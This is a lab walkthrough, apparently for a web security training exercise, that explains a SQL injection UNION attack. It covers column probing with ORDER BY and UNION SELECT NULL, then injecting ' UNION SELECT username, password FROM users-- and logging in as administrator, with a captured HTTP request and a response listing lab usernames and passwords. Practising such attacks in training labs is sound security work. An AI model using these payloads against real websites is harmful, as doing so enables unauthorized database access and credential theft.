



Lab: SQL injection UNION attack, retrieving data from other tables

Open the burpsuite and turn on the intercept in the proxy. Click a different product type and send that request to the repeater. In the category's value try the 'order by 1-- command or ' union select null-- command by changing the numeric value in order or number of null values in union select command until you get an error. Then try the command 'union+select+'a',+null,+null-- and try placing 'a' the command any of the null position until you don't get an error and that column is compatible with the string data. Now try the command '+UNION+SELECT+username,+password+FROM+users-- . Login the administrators credentials and complete the lab.



1 x +

Send

Cancel

< >

Target: https://0a9400c50414d32d80cb808500470022.web-security-academy.net HTTP/2

Request

Raw

Hex

```
1 GET /filter?category=*UNION=SELECT+username,+password+FROM+users-- HTTP/2
2 Host: 0a9400c50414d32d80cb808500470022.web-security-academy.net
3 Cookie: session=KyeKQeUmwZuJFpPKhBmsajLU7zxEk
4 Sec-Ch-Ua: "Not-A-Brand";v="99", "Chromium";v="112"
5 Sec-Ch-Ua-Mobile: ?0
6 Sec-Ch-Ua-Platform: "Linux"
7 Upgrade-Insecure-Requests: 1
8 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/112.0.5615.50 Safari/537.36
9 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
10 Sec-Fetch-Site: same-origin
11 Sec-Fetch-Mode: navigate
12 Sec-Fetch-User: ?1
13 Sec-Fetch-Dest: document
14 Referer: https://0a9400c50414d32d80cb808500470022.web-security-academy.net/filter?category=Accessories
15 Accept-Encoding: gzip, deflate
16 Accept-Language: en-GB,en-US;q=0.9,en;q=0.8
17
18
```

Response

Raw

Hex

Render

WebSecurity Academy

SQL injection UNION attack, retrieving data from other tables

LAB Not solved

Back to lab home

Back to lab description >>

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WE LIKE TO SHOP

' UNION SELECT username, password FROM users--

Refine your search:

All Accessories Food & Drink Gifts Lifestyle Toys & Games

administrator

t2gq3d9smmazbavmoqge

wiener

lst51y52ctqgt6064rtc

carlos

ofoyac8qnmwpwq4iqv74

0 matches

4,446 bytes | 204 millis



SQL injection UNION attack, retrieving data from other tables

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LAB Solved

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My Account

Your username is: administrator

Email

Update email